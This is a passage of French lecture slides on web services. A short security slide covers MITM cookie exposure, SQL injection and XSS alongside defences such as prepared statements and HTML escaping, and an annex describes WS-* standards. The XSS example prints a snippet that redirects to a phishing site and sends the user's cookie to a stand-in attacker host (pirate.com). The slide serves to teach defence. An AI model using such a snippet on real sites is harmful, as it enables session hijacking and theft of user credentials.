 - ⇒ filtre par adresse : *.mail.google.com
 - ⇒ filtre par contenu

© 2019 madani.boukebeche@ynou.com
78




Quelques failles de sécurité




- ⇒ Visibilité des cookies (Man in the Middle)
- ⇒ Injection SQL
 - ⇒ Ne JAMAIS concaténer de chaînes en SQL ni utiliser directement les paramètres de requêtes dans SQL (Escaping du HTML)
 - ⇒ Préférer les PreparedStatement
- ⇒ XSS (Cross Site Scripting)


```
window.location=phishing.com
document.body.append("<img src='http://www.pirate.com?'+myCookie+'>");
```
- ⇒ Escaping du HTML
- ⇒ Ne pas afficher de contenu utilisateur sur la page de Login
- ⇒ DoS/DDoS (Attaque par (Distributed) Déni de Service)
 - ⇒ Surcharger le serveur

© 2019 madani. boukebeche@yous.com
79



Annexe



Les extensions WS

© 2019 Madani Boukebeche madani.bouk@gmail.com
80

WS-Coordination

- Définit la manière d'utiliser conjointement différents protocoles - WS-Transaction et BTP, par exemple - pour coordonner les appels de services qui composent un processus métier. WS-Coordination gère le contexte du processus et se charge de le propager.

► Sun, Oracle, Iona et Novell proposent un standard concurrent - WS-CTX (Web Service Context).

Figure 2: Two Apps with their own Coordinators

2) an application message containing Ca

```

<CoordinationContext>
  <Identifier>A1</Identifier>
  <CoordinationType>Q</CoordinationType>
  <CoordinationService>
    <Address>RSa</Address>
    <MarkKey>...</MarkKey>
  </CoordinationService>
</CoordinationContext>
  
```

Réf : <http://msdn.microsoft.com/en-us/library/ms951231.aspx>

© 2019 madani. boukebeche@ynou.com 81



WS-BPEL

(Web Services Business Process Execution Language)

- Le langage de Service Web Business Process Execution (WS-BPEL) est un métalangage pour la description de processus business basés sur les Services Web.
- Ce métalangage basé XML décrit uniquement les orchestrations de Services Web sur la base de leur interface WSDL (Web Services Description Language).
- Le traitement de tâches manuelles (interaction utilisateur) ne fait pas partie de WS-BPEL. Afin d'y répondre, quelques grandes entreprises ont présenté une extension à BPEL à OASIS, à savoir BPEL4People.

Réf : <http://www.oasis-open.org/standards#wsbpelv2.0>

© 2019 madani. boukebeche@ynou.com 82





WS-Adressing

- Projet de standard qui permet de véhiculer des messages Soap de façon bidirectionnelle, en mode synchrone ou asynchrone, indépendamment de la couche de transport. C'est une évolution de WSIF (Web Services Invocation Framework) proposé par IBM et uniquement supporté par la fondation Apache.

© 2019 madani. boukebeche@ynou.com

83





WS-ReliableMessaging

- WS-ReliableMessaging intègre dans les messages Soap des mécanismes d'envoi d'accusés de réception et de réémission en cas d'incident. Cette spécification permet donc de s'assurer qu'un message Soap transporté sur HTTP arrive à destination. Et, le cas échéant, de réémettre le message jusqu'à réception. WS-ReliableMessaging est concurrent de WS-Reliability. IBM a également proposé HTTP-R, qui décrit les mêmes mécanismes, mais directement au niveau de la couche HTTP.

© 2019 madani. boukebeche@ynou.com

84



WS-Reliability

- L'Oasis (Organization for the Advancement of Structure Information Standards) a approuvé la version 1.1 de la spécification WS-Reliability, sensée garantir la distribution des messages envoyés par les services Web, entre applications.
- WS-Reliability se charge ainsi de fiabiliser la transmission des services Web en plusieurs points : la garantie que le message est distribué une unique fois (évitant ainsi les doublons), et surtout dans l'ordre (dans le cas d'une séquence). « Un élément indispensable pour toutes les transactions financières », indique Tom Rutt, membre du comité technique de la spécification (WSRM).

© 2019 madani.boukebeche@univ.com

85